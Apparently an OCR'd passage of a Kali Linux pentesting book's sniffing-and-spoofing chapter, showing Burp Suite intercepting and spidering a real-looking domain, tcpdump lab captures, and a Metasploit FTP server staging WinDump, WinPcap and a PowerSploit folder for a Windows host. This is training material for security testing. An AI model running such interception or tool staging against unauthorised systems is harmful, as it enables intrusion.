FTP Proxy: Port:

SOCKS Host: Port:




SOCKS v4 SOCKS v5 Remote DNS



No Proxy for:

Example: .mozilla.org, .net.nz, 192.168.1.0/24

- Automatic proxy configuration URL:

Do not prompt for authentication if password is saved





Video Membership Lab | Your Membership Tagline Here - Iceweasel

Burp Suite Free Edition x Video Membership La... x

30309.info

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Burp Suite Free Edition v1.6.32

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://30309.info:80 [192.249.122.27]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

GET /?wordfence_logHuman=1&hid=9A269DC5FCFF384A7A11A2F01BA32890&r=0.6684748642278708 HTTP/1.1
Host: 30309.info
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.7.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://30309.info/
Cookie: wfvf_3396898758=5701c7876c1d4
Connection: close

```

Burp Suite Free Edition v1.6.32

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Control Options

Spider Status

Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes in the target site map, and choose "Spider this host / branch".

Spider is paused Clear queues

Requests made: 0
 Bytes transferred: 0
 Requests queued: 0
 Forms queued: 0


Spider Scope

Use suite scope [defined in Target tab]
 Use custom scope

Include in scope

Add	Enabled	Protocol	Host / IP range	Port	File
Edit	<input checked="" type="checkbox"/>	HTTP	http://30309.info	80	

Remove




Chapter 5: Sniffing and Spoofing

```
bo@wander: ~ - <2>
bo@wander: ~ 112x47
bo@wander:~$ sudo tcpdump -v -i vmnet1
[sudo] password for bo:
tcpdump: listening on vmnet1, link-type EN10MB (Ethernet), capture size 65535 bytes
01:18:01.063407 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has wander.local tell WIN-M08FVCLLIIB.local, length 28
01:18:01.063445 ARP, Ethernet (len 6), IPv4 (len 4), Reply wander.local is-at 00:50:56:c0:00:01 (oui Unknown), length 28
01:18:01.063536 IP (tos 0x0, ttl 128, id 670, offset 0, flags [none], proto UDP (17), length 73)
  WIN-M08FVCLLIIB.local.55292 > wander.local.domain: 450+ A? BO-887B8A2B665D.localdomain. (45)
01:18:01.063565 IP (tos 0xc0, ttl 64, id 62712, offset 0, flags [none], proto ICMP (1), length 101)
  wander.local > WIN-M08FVCLLIIB.local: ICMP wander.local udp port domain unreachable, length 81
  IP (tos 0x0, ttl 128, id 670, offset 0, flags [none], proto UDP (17), length 73)
  WIN-M08FVCLLIIB.local.55292 > wander.local.domain: 450+ A? BO-887B8A2B665D.localdomain. (45)
01:18:01.644477 IP6 (hlim 255, next-header UDP (17) payload length: 52) fe80::250:56ff:fec0:1.mdns > ff02::fb.mdns: [udp sum ok] 0 PTR (QM)? 1.202.168.192.in-addr.arpa. (44)
01:18:01.644514 IP (tos 0x0, ttl 255, id 1902, offset 0, flags [DF], proto UDP (17), length 72)
  wander.local.mdns > 224.0.0.251.mdns: 0 PTR (QM)? 1.202.168.192.in-addr.arpa. (44)
01:18:01.644676 IP (tos 0x0, ttl 255, id 1903, offset 0, flags [DF], proto UDP (17), length 92)
  wander.local.mdns > 224.0.0.251.mdns: 0*- [Oq] 1/0/0 1.202.168.192.in-addr.arpa. (Cache flush) PTR wander.local. (64)
01:18:01.774137 IP6 (hlim 255, next-header UDP (17) payload length: 54) fe80::250:56ff:fec0:1.mdns > ff02::fb.mdns: [udp sum ok] 0 PTR (QM)? 130.202.168.192.in-addr.arpa. (46)
01:18:01.774169 IP (tos 0x0, ttl 255, id 1911, offset 0, flags [DF], proto UDP (17), length 74)
  wander.local.mdns > 224.0.0.251.mdns: 0 PTR (QM)? 130.202.168.192.in-addr.arpa. (46)
01:18:01.774466 IP (tos 0x0, ttl 255, id 671, offset 0, flags [none], proto UDP (17), length 121)
  WIN-M08FVCLLIIB.local.mdns > 224.0.0.251.mdns: 0*- [Oq] 1/0/1 130.202.168.192.in-addr.arpa. (Cache flush) PTR WIN-M08FVCLLIIB.local. (93)
01:18:02.055898 IP (tos 0x0, ttl 128, id 672, offset 0, flags [none], proto UDP (17), length 73)
bo@wander:~/workspace/kalibook/kalibook/chap5/evidence$ sudo tcpdump -i vmnet1 -v -w kalibook-cap-20150411.pcap
[sudo] password for bo:
tcpdump: listening on vmnet1, link-type EN10MB (Ethernet), capture size 65535 bytes
^C2706 packets captured
2706 packets received by filter
0 packets dropped by kernel
bo@wander:~/workspace/kalibook/kalibook/chap5/evidence$ ls -la
total 1456
drwxrwxr-x 2 bo bo 4096 Apr 12 01:43 .
drwxrwxr-x 3 bo bo 4096 Apr 12 01:42 ..
-rw-r--r-- 1 root root 1479209 Apr 12 01:44 kalibook-cap-20150411.pcap
bo@wander:~/workspace/kalibook/kalibook/chap5/evidence$
```

```
root@kalibook:~/kalibook/evidence# service ssh start
[ ok ] Starting OpenBSD Secure Shell server: sshd.
root@kalibook:~/kalibook/evidence# netstat -tl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:ssh                   *.*                     LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
root@kalibook:~/kalibook/evidence#
```

```
root@kalibook:~/kalibook/evidence# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:01:3c:9f
          inet addr:192.168.202.129 Bcast:192.168.202.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe01:3c9f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:780 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:97225 (94.9 KiB) TX bytes:8488 (8.2 KiB)
```

```
bo@wander:~$ scp kalibook-cap-20150411.pcap root@192.168.202.129:workspace/kalibook/kalibook-cap-20150411.pcap
The authenticity of host '192.168.202.129 (192.168.202.129)' can't be established.
ECDSA key fingerprint is 96:51:47:ec:35:92:87:46:fd:2e:c4:c6:9f:6d:33:ae.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.202.129' (ECDSA) to the list of known hosts.
root@192.168.202.129's password:
scp: workspace/kalibook/kalibook-cap-20150411.pcap: No such file or directory
bo@wander:~$ scp kalibook-cap-20150411.pcap root@192.168.202.129:kalibook/kalibook-cap-20150411.pcap
root@192.168.202.129's password:
kalibook-cap-20150411.pcap 100% 1445KB 1.4MB/s 00:00
bo@wander:~$
```



```

msf auxiliary(ftp) > set FTPROOT /root/public
FTPROOT => /root/public
msf auxiliary(ftp) > show options

Module options (auxiliary/server/ftp):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   no               no        Configure a specific password that should be allowed access
s
  FTPROOT   /root/public     yes       The FTP root directory to serve files from
  FTPUSER   no               no        Configure a specific username that should be allowed access
s
  PASVPORT  0                no        The local PASV data port to listen on (0 is random)
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the
e local machine or 0.0.0.0
  SRVPORT   21               yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)

Auxiliary action:

  Name      Description
  ----      -
  Service

msf auxiliary(ftp) > run
[*] Auxiliary module execution completed

[*] Server started.

```

```

msf >
msf > use auxiliary/server/ftp
msf auxiliary(ftp) > show options

Module options (auxiliary/server/ftp):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   no               no        Configure a specific password that should be allowed access
s
  FTPROOT   /tmp/ftproot    yes       The FTP root directory to serve files from
  FTPUSER   no               no        Configure a specific username that should be allowed access
s
  PASVPORT  0                no        The local PASV data port to listen on (0 is random)
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the
e local machine or 0.0.0.0
  SRVPORT   21               yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)

Auxiliary action:

  Name      Description
  ----      -
  Service

```

```

[*] Server started.
msf auxiliary(ftp) > [*] 192.168.202.130:49162 FTP download request for microolap_pssdk6_driver_for_ndis6_x64_v6.1.0.6363.msi
[*] 192.168.202.130:49162 FTP download request for tcpdump.jpg
[*] 192.168.202.130:49162 FTP download request for tcpdump.jpg

msf auxiliary(ftp) >
[*] 192.168.202.1:54460 UNKNOWN 'FEAT '
[*] 192.168.202.133:49171 FTP download request for microolap_pssdk6_driver_for_ndis6_x86_v6.1.0.6363.msi
[*] 192.168.202.128:1308 FTP download request for microolap_pssdk6_driver_for_ndis6_x86_v6.1.0.6363.msi
[*] 192.168.202.128:1308 FTP download request for tcpdump.jpg

msf auxiliary(ftp) >

```

```

PS C:\Users\Administrator\Downloads> ftp 192.168.202.129
Connected to 192.168.202.129.
220 FTP Server Ready
User (192.168.202.129:(none)): _____
331 User name okay, need password...
Password: _____
230 Login OK
ftn> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 293
-rw-r--r--      1 0      0      569344 Jan  1  2000 WinDump.exe
drwxr-xr-x      2 0      0      512 Jan  1  2000 powersploit
-rw-r--r--      1 0      0      915128 Jan  1  2000 WinPcap_4_1_3.exe
drwxr-xr-x      2 0      0      512 Jan  1  2000 .
drwxr-xr-x      2 0      0      512 Jan  1  2000 ..
226 Transfer complete.
ftp: 304 bytes received in 0.00Seconds 304000.00Kbytes/sec.
ftn> get WinPcap_4_1_3.exe
200 PORT command successful.
150 Opening BINARY mode data connection for WinPcap_4_1_3.exe
226 Transfer complete.
ftp: 915128 bytes received in 0.00Seconds 915128000.00Kbytes/sec.
ftn> get WinDump.exe
200 PORT command successful.
150 Opening BINARY mode data connection for WinDump.exe
226 Transfer complete.
ftp: 569344 bytes received in 0.11Seconds 5223.34Kbytes/sec.
ftn> quit
221 Logout
PS C:\Users\Administrator\Downloads> dir

Directory: C:\Users\Administrator\Downloads

Mode                LastWriteTime         Length Name
----                -
-a----             4/14/2015   9:50 PM      569344 WinDump.exe
-a----             4/14/2015   9:49 PM      915128 WinPcap_4_1_3.exe

PS C:\Users\Administrator\Downloads>


